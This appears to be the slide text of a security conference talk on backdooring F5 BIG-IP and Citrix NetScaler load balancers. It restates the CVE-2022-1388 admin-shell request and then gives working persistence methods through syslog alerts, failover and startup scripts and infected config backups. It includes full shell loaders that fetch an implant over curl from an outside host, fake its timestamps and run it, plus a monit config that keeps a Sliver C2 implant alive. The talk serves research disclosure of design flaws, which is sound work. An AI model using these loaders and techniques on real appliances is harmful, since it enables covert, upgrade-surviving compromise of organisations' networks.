

MAINTRACK



I AM BECOME LOADBALANCER
OWNER OF YOUR NETWORK

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ECLYPSIUM

AGENDA

- BACKGROUND & MOTIVATION
- EXPLOITING LOADBALANCERS
- RUSSIA HAS ENTERED THE CHAT
- BY DESIGN != GOOD DESIGN
- I AM BECOME APT
- OWNER OF YOUR NETWORK
- HACKING THE COMPETITION
- CLOSING THOUGHTS

BACKGROUND



- CTI LEAGUE FOUNDER
- NETWORK HACKER
- SECURITY RESEARCHER
- F5 NETWORKS — 10YRS
- MICROSOFT (MSRC, DEFENDER)
- NOT A RED TEAMER
- TWITTER: @N0X08

MOTIVATION




Citrix vuln
from 2019
started CTI
League



F5 DFIR for
Microsoft &
CTIL



Opportunity
to do
offensive
research






Mandiant
report
inspired me



Nobody
seems to
understand
this space

A BRIEF HISTORY OF LOADBALANCER EXPLOITS

- [F5] CVE-2012-1493 – ROOT SSH KEY EXPOSED
- [CITRIX] CVE-2019-19781 – ..;/ PATH TRAVERSAL → UL/DL
- [F5] CVE-2020-5902 – ..;/ PATH TRAVERSAL → ADMIN API
- [F5] CVE-2022-1388 – HEADER TAMPERING → ADMIN SHELL
- WIDESCALE EXPLOITATION WITHIN HOURS/DAYS
- EXPLOITS FIT IN A TWEET



CVE-2022-1388 EXPLAINED

➤ `HTTPS://ADMIN@10.13.37.159/MGMT/TM/UTIL/BASH`

➤ `-H 'CONTENT-TYPE: APPLICATION/JSON'`

➤ `-H 'REFERRER: 127.0.0.1'`

➤ `-H 'HOST: LOCALHOST'`

➤ `-H 'AUTHORIZATION': 'BASIC YWRTAW46AG9YAXPVBJM='`



➤ `-H 'CONNECTION: CLOSE, X-F5-AUTH-TOKEN'`

➤ `-H 'X-F5-AUTH-TOKEN: -'`

➤ `--DATA '{"COMMAND": "RUN", "UTILCMDARGS": "-C`

Don't do this!

Or this!



UNC3524: EYE SPY ON YOUR EMAIL (MANDIANT)

Mandiant as QUIETEXIT, which is based on the open-source Dropbear SSH client-server software. For their long-haul remote access, UNC3524 opted to deploy QUIETEXIT on opaque network appliances within the victim environment; think backdoors on SAN arrays, load balancers, and wireless access point controllers. These kinds of devices don't support antivirus or endpoint detection and response tools (EDRs), subsequently leaving the underlying operating systems to vendors to manage. These appliances are often running older versions of BSD or CentOS and would require considerable planning to compile functional malware for them. By targeting trusted systems within victim environments that do not support any type of security

- “SANs, load balancers running BSD or CentOS”
 - F5 management OS is CentOS
 - Citrix uses FreeBSD

establishes a connection, the threat actor can use any of the options available to an SSH client, including proxying traffic via SOCKS. QUIETEXIT has no persistence mechanism; however, we have observed UNC3524 install a run command (rc) as well as hijack legitimate application-specific startup scripts to enable the backdoor to execute on system startup.

On startup, QUIETEXIT attempts to change its name to cron, but the malware author did not implement this correctly, so it fails. During our incident response investigations, we recovered QUIETEXIT samples that were renamed to blend in with other legitimate files on the file system. In one case with an infected node of a NAS array, UNC3524 named the binary to blend in with a suite of scripts used to mount various filesystems to the NAS.

- Corporate espionage threat actor
- Likely Russian; techniques overlap APT28 & APT29

UNC3524 targets opaque network appliances because they are often the most unsecure and unmonitored systems in a victim environment. Organizations should take steps to inventory their devices that are on the network and do not support monitoring tools. Each device likely has vendor-specific hardening actions to take to ensure that the proper logging is enabled, and logs are forwarded to a central repository. Organizations can also take steps to use network access controls to limit or completely restrict egress traffic from these devices.

MUCH LEET. VERY HACK. HOLD MY BEER.

No persistence

Their malware wouldn't survive an upgrade



Unreliable

Web shell required to restart their implants



Weird tooling flex

Why write your own tools if better, OSS ones exist?



Strangely inept for an APT

I can develop better methods than UNC3524



RECON

SEE ALSO:

READING VENDOR DOCUMENTATION AND
EXPLOITING POOR DESIGN CHOICES

TL;DR – LOAD BALANCERS

- NETWORKING HARDWARE \$\$\$\$\$
- DEPLOYED IN FAILOVER PAIRS (THINK HSRP)
- L4-7 LB, WAF, VPN, DNS LOAD BALANCING
- SSL/TLS OFFLOADING
- GENERALLY HAVE **FULL NETWORK ACCESS**
- MISSION CRITICAL & FREQUENTLY **OUTDATED CODE**
- FIRMWARE IS A FULL OPERATING SYSTEM
- PROPRIETARY; **NO EDR OR AV**

INTERNAL COMPONENTS & MANAGEMENT

- DATA PLANE — PROPRIETARY VENDOR CODE
- CONTROL PLANE: CENTOS (F5) OR FREEBSD (CITRIX)
 - STRIPPED DOWN OS VERSIONS (NO BUILD TOOLS)
 - LDAP TOOLS, SMB, NETCAT, CRON, TCPDUMP
- MANAGEMENT VIA GUI (MOST USERS) OR SSH
 - FULL SHELL ACCESS IS AN ATTACK SURFACE
- CONFIGURATION & SSL CERTS STORED ON FILESYSTEM
 - F5 IN **/CONFIG**
 - CITRIX IN **/NSCONFIG**

```
total 1032
drwxr-xr-x. 4 4096 Apr 28 2020 aaa
drwxr-xr-x. 2 4096 May 8 09:23 api_settings
drwxr-xr-x. 2 4096 May 8 09:23 big3d
-r--r--r--. 1 330587 Oct 26 04:45 BigDB.dat
drwxr-xr-x. 4 4096 May 8 09:23 bigip
-rw-r-----. 1 14122 Oct 17 14:51 bigip_base.conf
-rw-r-----. 1 14122 Oct 17 14:49 bigip_base.conf.bak
-rw-r-----. 1 9855 Oct 17 14:51 bigip.conf
-rw-r-----. 1 9855 Oct 17 14:49 bigip.conf.bak
-rw-r--r--. 1 12506 Oct 17 14:35 bigip.license
-rw-r--r--. 1 12506 Jun 8 16:00 bigip.license.202207
-rw-r--r--. 1 12506 Jul 14 06:22 bigip.license.202208
-rw-r--r--. 1 12506 Aug 15 09:40 bigip.license.202209
-rw-r--r--. 1 12506 Sep 15 14:57 bigip.license.202210
lrwxrwxrwx. 1 30 Oct 17 14:35 bigip.license.bak ->
-rw-r-----. 1 700 Oct 17 14:51 bigip_user.conf
-rw-r-----. 1 700 Oct 17 14:49 bigip_user.conf.bak
drwxr-xr-x. 2 4096 Aug 30 11:06 bigpipe
-r--r--r--. 1 2393 Apr 28 2020 cipher.conf
-rw-r--r--. 1 9398 May 8 09:23 daemon.conf
drwxr-xr-x. 2 4096 Apr 28 2020 dashboard
drwxr-xr-x. 2 4096 Apr 28 2020 eav
-r--r--r--. 1 246 Oct 25 08:24 enhanced_core_files.
-r--r--r--. 1 217 Apr 28 2020 eventd.xml
drwxr-xr-x. 2 4096 Apr 28 2020 f5_public
-rw-r--r--. 1 37 May 8 09:23 f5-rest-device-id
drwxr-xr-x. 2 4096 Sep 16 09:56 failover
drwxr-xr-x. 9 4096 Oct 25 08:25 filestore
drwxr-xr-x. 2 4096 Apr 28 2020 gtm
drwxr-xr-x. 5 4096 Sep 16 10:04 httpd
drwx-----. 2 16384 Apr 28 2020 lost+found
-r--r--r--. 1 3925 Apr 28 2020 low_profile_base.conf
-rw-r--r--. 1 18010 May 8 09:23 merged.conf
drwxr-xr-x. 2 4096 Sep 16 10:04 monitors
drwxr-xr-x. 3 4096 Oct 25 08:25 net-snmp
lrwxrwxrwx. 1 26 Apr 28 2020 ntp.conf -> ../var/r
drwxr-xr-x. 2 4096 Sep 16 10:04 partitions
drwxr-xr-t. 2 4096 Sep 16 10:04 partitions.bak
-r--r--r--. 1 161062 Apr 28 2020 profile_base.conf
lrwxrwxrwx. 1 26 Sep 16 10:04 rndc.key -> /var/nam
drwxr-xr-x. 2 4096 Apr 28 2020 snmp
drwxr-xr-x. 2 4096 May 8 09:23 ssh
drwxr-xr-x. 6 4096 May 8 09:22 ssl
-rw-r--r--. 1 281 Aug 4 07:11 startup
-rw-r--r--. 1 247019 May 8 09:23 statsd.conf
-rwxr-xr-x. 1 63 Apr 28 2020 telemd_config.json
-rw-r--r--. 1 209 Sep 16 09:51 ucs_version
```

DEVICE CAPABILITIES

- DATA PLANE CONFIG IS SHARED
 - CHANGES EASILY DETECTED
 - DANGEROUS TO MODIFY
- CONTROL PLANE CONFIGS ARE UNIQUE
 - LESS DETECTABLE
- REMOTE AUTHENTICATION & LOGGING
- NEARLY ALL NETWORK PROTOCOLS
 - SIP/VOIP, 5G, DYNAMIC ROUTING
- HTTP HEADER MODIFICATION
 - [F5] iRULE TCL/TK TRAFFIC MANIPULATION

QUESTIONABLE DESIGN CHOICES

- GUI+SSH DEFAULT ENABLED ON **ALL** DEVICE IPs
 - FULL INTERACTIVE BASH SHELL
- ➤ MANAGEMENT & TRAFFIC PLANES **SHARE ROUTES**
- ➤ MULTIPLE BY-DESIGN METHODS TO **RUN SCRIPTS**
 - ON **STARTUP** & CONFIG INSTALL
 - ON FAILOVER **STATE CHANGE**
 - SYSLOG MESSAGES (SERIOUSLY)
- ➤ CONFIGS ARE STORED IN A TAR FILE
 - HUGE DIRECTORY STRUCTURE
 - ZERO INTEGRITY CHECKS ON STORED FILES

Important: When the destination address does not match the management interface subnet, the system uses the default gateway of TMM unless there is a more specific route configured on the management interface. When there is no default route specified in TMM, the system uses the default route specified for the management interface.

K14397: Running a command or custom script based on a syslog message

<https://support.f5.com/csp/article/K14397>

Running a command or custom script based on a syslog message ... You should consider the following condition: ... user_alert.conf file, type the following command:

K11948: Configuring the BIG-IP system to run commands or scripts upon system startup

<https://support.f5.com/csp/article/K11948>

... IP or BIG-IQ system to run the script Create a customized startup script Perform the following tasks to create the startup script /config/startup_script_sol11948.sh file as appropriate for ...

K6008: Configuring the BIG-IP system to run commands or scripts upon failover

<https://support.f5.com/csp/article/K6008>

Configuring the BIG-IP system to run commands or scripts upon failover ... The following tasks, such as commands or scripts, to be executed ... Log in to the command line.

K4422: Viewing and modifying the files that are configured for inclusion in a UCS archive

<https://support.f5.com/csp/article/K4422>

Viewing and modifying the files that are configured for inclusion in a UCS archive ... Non-Default /usr/libdata/configsync/cs.dat data file contains three types of keys to control ...

UPGRADE-PROOF IMPLANTS

- UCS ARCHIVE IS A .TAR.GZ
- UPGRADE PROCESS:
 - USES DIFFERENT BOOT LOCATION
 - INSTALL NEW OS / PATCH
 - CREATE UCS OF EXISTING BOOT CONFIGURATION
 - COPY ARCHIVE TO NEWLY INSTALLED LOCATION
 - UNPACK OLD CONFIG AS NEW CONFIG
- UCS ALSO USED FOR DEVICE BACKUPS
- /SHARED PARTITION ACROSS ALL BOOT SLOTS

```
save.1270.dir_opt = /var/ts/dms/policy/policy_versions
save.1271.dir_opt = /var/ts/var/account
save.1272.dir_opt = /var/ts/wsengine_conf
save.1273.dir_opt = /var/ts/etc
save.1274.dir_opt = /var/ts/var/policy_templates
save.1275.dir_opt = /var/ts/var/schema
save.1290.dir_opt = /config/wa
save.2000.dir     = /config
save.2231.dir     = /var/tmp/filestore_temp
save.2230.dir     = /var/tmp/cert_temp
save.2420.dir     = /var/tmp/gtm_tmp
save.2500.dir     = /var/tmp/em_db_temp
save.2600.dir_opt = /var/tmp/storage_temp
save.2605.dir_opt = /var/config/rest/iapps/RPMS.save
save.3000.dir     = /var/named/config
save.3010.dir_opt = /var/class
save.4110.dir_opt = /etc/cloud
save.4800.dir     = /home
save.4900.dir_opt = /var/tmp/tmsh_syntax
save.5020.dir_opt = /config/bigip/kstore
save.7000.dir_opt = /var/sdm/plugin_store/plugins
save.7001.dir_opt = /var/ilx/workspaces
save.8000.dir     = /var/Autodosd
save.8001.dir_opt = /var/bdosd
save.9002.dir_opt = /var/datasync/updates
save.10000.dir    = /var/libdata/dpi/conf
```

K4422: Viewing and modifying the files that are configured for inclusion in a UCS archive

<https://support.f5.com/csp/article/K4422>

Viewing and modifying the files that are configured for inclusion in a UCS archive ... Non-Disk
/usr/libdata/configsync/cs.dat data file contains three types of keys to control ...

PERSISTENCE THE EASY WAY

```
/config/failover/[active,standby,tg*]
```

```
tmsh run util bash -c /config/failover/restjavad_runner
```

```
/config/user_alert.conf
```

```
alert restjavad_startup_delay "monitor status down" {  
  exec command="/config/failover/restjavad_runner";  
}
```

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HACK ALL THE THINGS GET ALL THE MONEY

➤ I USED CVE-2022-1388, A SCRIPT* AND SLIVER C2

➤ *FROM F5'S KNOWLEDGE BASE

➤ ONE SCRIPT TO RULE THEM ALL

➤ CHECK FOR IMPLANT; IF NOT FOUND DOWNLOAD

➤ COULD STORE IMPLANT IN BACKUP IF NEEDED

➤ BYPASS FILESYSTEM "SECURITY"

➤ PREVENTS NOISY C2



```
while true
do
MCPD_RUNNING=`ps aux | grep "/usr/bin/mcpd" | grep -v grep | wc -L`

if [ "$MCPD_RUNNING" -eq 1 ]; then
# If secured restjavad exists, start after boot
# If secured restjavad does not exist, install and start after boot
sleep $[ ( $RANDOM % 10 ) + 1 ]s
pidof restjavad >/dev/null
if [[ $? -ne 0 ]] ; then
    if [ -e /usr/bin/restjavad ]
    then
        /usr/bin/restjavad &
    else
        mount -o remount,rw /usr
        curl http://10.13.37.180/implant > /usr/bin/restjavad
        chmod +x /usr/bin/restjavad
        touch -a -m -t `ls -l --time-style=+%Y%m%d%H%M.%S /usr/bin/systemctl
        mount -o remount,ro /usr
        /usr/bin/restjavad &
    fi
fi
fi
fi
fi
exit
```

DEMO 1: SYSLOG PERSISTENCE

ARCHITECTURE ALLOWS PIVOTING

- BIG-IP DOESN'T ALLOW SERVER EGRESS BY DEFAULT
 - REQUIRES SNAT ON EGRESS INTERFACE
- SLIVER PIVOTS ALLOW CHAINS OF IMPLANT CONNECTIONS
- F5 LETS YOU BIND C2 LISTENER TO FAILOVER IP
- INTERFACE ACLS CAN BE MODIFIED W/O ALERTING ADMINS
- ANY DEFAULT GATEWAY WILL ROUTE C2
 - THIS IS A COMMON DESIGN
 - JUNIPER, CITRIX, A10



DEMO 2: INFECTED BACKUPS

- FULL ARCHIVES ARE DANGEROUS
- F5 & CITRIX HAVE FLAT TEXT CONFIGS
 - THAT NOBODY USES
- ABUSED SCRIPTS ARE INCLUDED IN CONFIG BACKUP
 - `/CONFIG/STARTUP`
 - `/CONFIG/FAILOVER/*`
 - `/CONFIG/USER_ALERT.CONF`
- INSTALLATION WILL RUN A FAILOVER SCRIPT
 - INFECT ALL OF THEM FROM ORBIT
 - IT'S THE ONLY WAY TO BE SURE

A world map with glowing green lines representing network connections between continents. The map is set against a dark blue background with a subtle grid pattern. The text "DEMO 3: PWN THE NETWORK" is overlaid in the center in a bold, white, sans-serif font.

DEMO 3: PWN THE NETWORK

BIG-IP® - bigip1.jomsvikin.gs (1) x +

Not secure | <https://bigip1/xui/>

Hostname	bigip1.jomsvikin.gs	Date	Aug 4, 2022	User	admin
IP Address	10.13.37.159	Time	3:38 PM (PDT)	Role	Administrator

 ONLINE (ACTIVE)
In Sync

BIG-IP® - bigip2.jomsvikin.gs (1) x +

Not secure | <https://bigip2/xui/>

Hostname	bigip2.jomsvikin.gs	Date	Aug 4, 2022	User	admin
IP Address	10.13.37.160	Time	3:38 PM (PDT)	Role	Administrator

 ONLINE (STANDBY)
In Sync

bigip1 x + v

nate@ubuntuserver:~\$

[root@bigip1:Active:In Sync] config #

```

ffffff
ffffff.....
ffffff.....
ffffff.....

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v6.2.11-dev-
+ -- --=[ 2233 exploits - 1178 auxiliary - 398 post
+ -- --=[ 867 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

[*] Starting persistent handler(s)...
msf6 >

```

THIS IS NOT A PLACE OF HONOR

➤ CITRIX HAS THE SAME DESIGN FLAWS (THOUGH LESS OF THEM)

- FULL INTERACTIVE SHELL
- CONFIG BACKUPS IN ARCHIVE; NO INTEGRITY CHECKS
- AGAIN, COULD STORE IMPLANT IN BACKUP IF NEEDED

➤ NEEDED AN ABUSABLE BUILT-IN SERVICE

- DOWNLOAD C2, EXECUTE & KEEP IT RUNNING
- MUST REMAIN INVISIBLE TO GUI USERS

➤ LIMITED NUMBER OF CUSTOMIZABLE FILES...

- DAEMON CONFIGS (SSH, HTTP, SYSLOG, ETC.)
- CRONTAB .. TOO EASY

➤ NTPD_CTL IN THE USER MANUAL..

➤ ..INTERESTING

CTX327915

How to install custom FreeBSD configuration files on a Netscaler

Article | How do I, Configuration | Created: 26 Aug 2021 | Modified: 29 Aug 2022

Objective

As a Netscaler is an appliance, the root filesystem (which is a RAMDisk) is restored from a non-modifiable image during every boot. As such, modifications to any FreeBSD configuration files in /etc will be erased upon reboot.


This article shows how to properly install supported modifications to FreeBSD configuration files.

5. If the `/nsconfig` directory does not contain a file named `rc.netscaler`, create the file.

6. Add the following entry to `/nsconfig/rc.netscaler`: `/bin/sh /etc/ntpd_ctl full_start`

This entry starts the `ntpd` service, checks the `ntp.conf` file, and logs messages in the `/var/log` directory.

This process runs every time the Citrix ADC is restarted.



NO HIGHLY ESTEEMED DEED IS COMMEMORATED HERE

- RC.NETSCALER FILE DOESN'T LET YOU RUN SCRIPTS
- NTPD_CTL → MANY *_CTL SCRIPTS IN /ETC
- USED BY MONIT TO START/STOP/WATCHDOG SERVICES – w00t!
- MONITRC ON THE LIST OF CUSTOMIZABLE FILES – w00t x 2!
- WROTE A SERVICE WRAPPER FOR SLIVER
 - SAME LOGIC AS F5 LOADER
- MONIT MANAGES C2 IMPLANT
 - STARTS ON BOOT
 - MAKES C2 UNKILLABLE

NOTHING VALUED IS HERE

```
#!/bin/sh

start_nssupport()
{
    stop_nssupport
    if [ -e /netcaler/nssupport ]
    then
        echo -n 'nssupport '
        /netcaler/nssupport &
        echo -n $! > /var/run/nssupport.pid
    else
        curl http://10.13.37.180/freebsd > /netcaler/nssupport
        chmod +x /netcaler/nssupport
        echo -n 'nssupport '
        /netcaler/nssupport &
        echo -n $! > /var/run/nssupport.pid
    fi
}

stop_nssupport()
{
    cat /var/run/nssupport.pid | xargs kill
    rm -f /var/run/nssupport.pid
}

case $1 in
start)
    start_nssupport;
;;
stop)
    stop_nssupport;
;;
*)
    echo "nssupport_ctl: no argument";
;;
esac
```

/nsconfig/monitrc:

```
## Check nssupport
check process nssupport with pidfile /var/run/nssupport.pid
    start program "/bin/sh /nsconfig/nssupport_ctl start"
    stop program  "/bin/sh /nsconfig/nssupport_ctl stop"
```

